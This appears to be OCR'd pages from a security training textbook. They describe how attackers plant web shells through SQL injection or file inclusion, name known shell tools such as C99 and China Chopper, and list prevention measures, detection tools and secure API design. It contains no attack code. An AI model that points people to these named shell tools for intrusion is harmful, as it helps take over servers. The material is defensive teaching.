
A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python, and then installed on a target server. The malicious script enables attackers to gain remote access or remote administration capabilities over the target server along with its file system.

Attackers inject malicious scripts by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injection. Attackers can also perform XSS attacks using social engineering techniques to install the malicious code.

Attackers also employ network monitoring tools (mainly Wireshark) to discover vulnerabilities that can be exploited later for web shell injection. These vulnerabilities often lie in a web server's software or content management system (CMS).

Web shells are used by the attacker to carry out privilege escalation and gain remote access to download, upload, erase, and execute files on the target web server. Using the web shell, attackers can also steal private data, damage the website's reputation via DDoS attacks, change the structure of the website, make the web page's resources unavailable on the Internet, maintain persistence, exfiltrate data, etc.



Attacker
① Remote Exploitation via SQL injection or RFI
Shell.php
w.abc.com
② Injecting malicious code for web shell
Web Server
③ HTTP POST www.abc.com/shell.php + executes obfuscated command
http://www.abc.com/shell.php
④ Gains remote shell access
⑤ Executes malicious commands and exfiltrates sensitive data


Some additional web shell tools are as follows:

- Caterpillar WebShell (*https://attack.mitre.org*)
- b374k shell (*https://github.com*)
- C99 (*https://github.com*)
- China Chopper (*https://attack.mitre.org*)
- R57 (*https://github.com*)



How to Prevent the Installation of a Web Shell

1 Update the **application** and **host server's OS** and apply patches regularly

2 **Establish a DMZ** between the web server and the internal network

3 Ensure the **secure configuration** of the web server using strong authentication techniques and avoid using default passwords

4 Block all **unused ports** and unnecessary services running on the web servers

5 Perform **user input validation** to control and prevent LFI and RFI vulnerabilities

6 Establish a **reverse proxy service** for retrieving resources and restricting admin URLs to known, legitimate ones

7 **Deploy firewalls** on the web server to monitor and control the network traffic based on the security rules

8 Regularly **audit the accounts** and review the group permissions to prevent the installation of a web shell

9 Disable all unused and **risky PHP functions** such as exec(), shell_exec(), and show_source()

10 Ensure that all web applications using upload forms are secure and **permit only whitelisted file types**

11 Use **escapeshellarg()** and **escapeshellcmd()** to ensure that the user inputs are not injected into shell commands

12 Do not install unnecessary third-party plugins and regularly check and **update the plugins** used

How to Prevent the Installation of a Web Shell

The following are various best practices for preventing the installation of a web shell:

- Update the application and host server's OS and apply patches regularly to protect the application from known bugs.
- Establish a demilitarized zone (DMZ) between the web server and the internal network.
- Ensure the secure configuration of the web server using strong authentication techniques and avoid using default passwords.
- Block all unused ports and unnecessary services running on the web servers.
- Perform user input data validation to control and prevent local file inclusion (LFI) and remote file inclusion (RFI) vulnerabilities.
- Establish a reverse proxy service for retrieving resources and restricting admin URLs to known, legitimate ones.
- Perform regular vulnerability scans to detect the areas of threats using any web security software.
- Deploy firewalls on the web server to monitor and control the network traffic based on the security rules.
- Deactivate directory browsing in the web server to prevent directory traversal attacks.
- Regularly audit the accounts and review the group permissions to prevent the installation of a web shell from the web server to the internal network.
- Disable all unused and risky PHP functions such as **`exec()`**, **`shell_exec()`**, **`show_source()`**, **`proc_open()`**, **`passthru()`**, and **`pcntl_exec()`**.

- Use **`escapeshellarg()`** and **`escapeshellcmd()`** to ensure that the user inputs are not injected into shell commands to avoid command execution vulnerabilities.
- Ensure that all the web applications using upload forms are secure and permit only the whitelisted file types.
- Avoid using code from untrusted websites or online forums.
- Do not install unnecessary third-party plugins and regularly check and update the plugins used.
- Implement a least-privilege policy to ensure that applications do not have direct access to write or modify the web-accessible directory.
- Implement a zero-trust architecture using software-defined networking (SDN) to establish network communication through authorization.
- Employ host-based security solutions that offer advanced features such as machine learning and file reputation.
- Deploy logging tools such as Auditd or Microsoft Sysmon to detect anomalous behavior.
- Limit the number of ports that can access the web server.
- Disable sensitive directories that permit uploading through media files. If disabling is not possible, rename the directories and limit access.
- Manually verify the source code of the files to identify any suspicious code added recently.

Web Shell Detection Tools

Web Shell Detector

- Web Shell Detector is a **PHO/ Python-based script** that assists in scanning and discovering php/cgi(perl)/asp/aspx shells

Web Shell Detection Tools

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*https://antishell.com*)
- Astra (*https://www.getastra.com*)

Web Shell Detection Tools

Attackers often try to discover vulnerabilities in an application or web page, through which they target the web servers. Then, they exploit those vulnerabilities to install backdoors via web shells to gain remote access and perform malicious operations on the target server. To prevent such attacks, it is mandatory to carry out regular web shell or backdoor scanning. Security professionals use tools such as Web Shell Detector, FireEye Network Security, and NeoPI to detect these web shells on the target servers.

Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber-attacks due to **various security flaws** induced by poor programming practices and the transparency features of APIs
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, **effective security strategies**, and mitigation policies
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks
- **API gateways** provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin

Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.

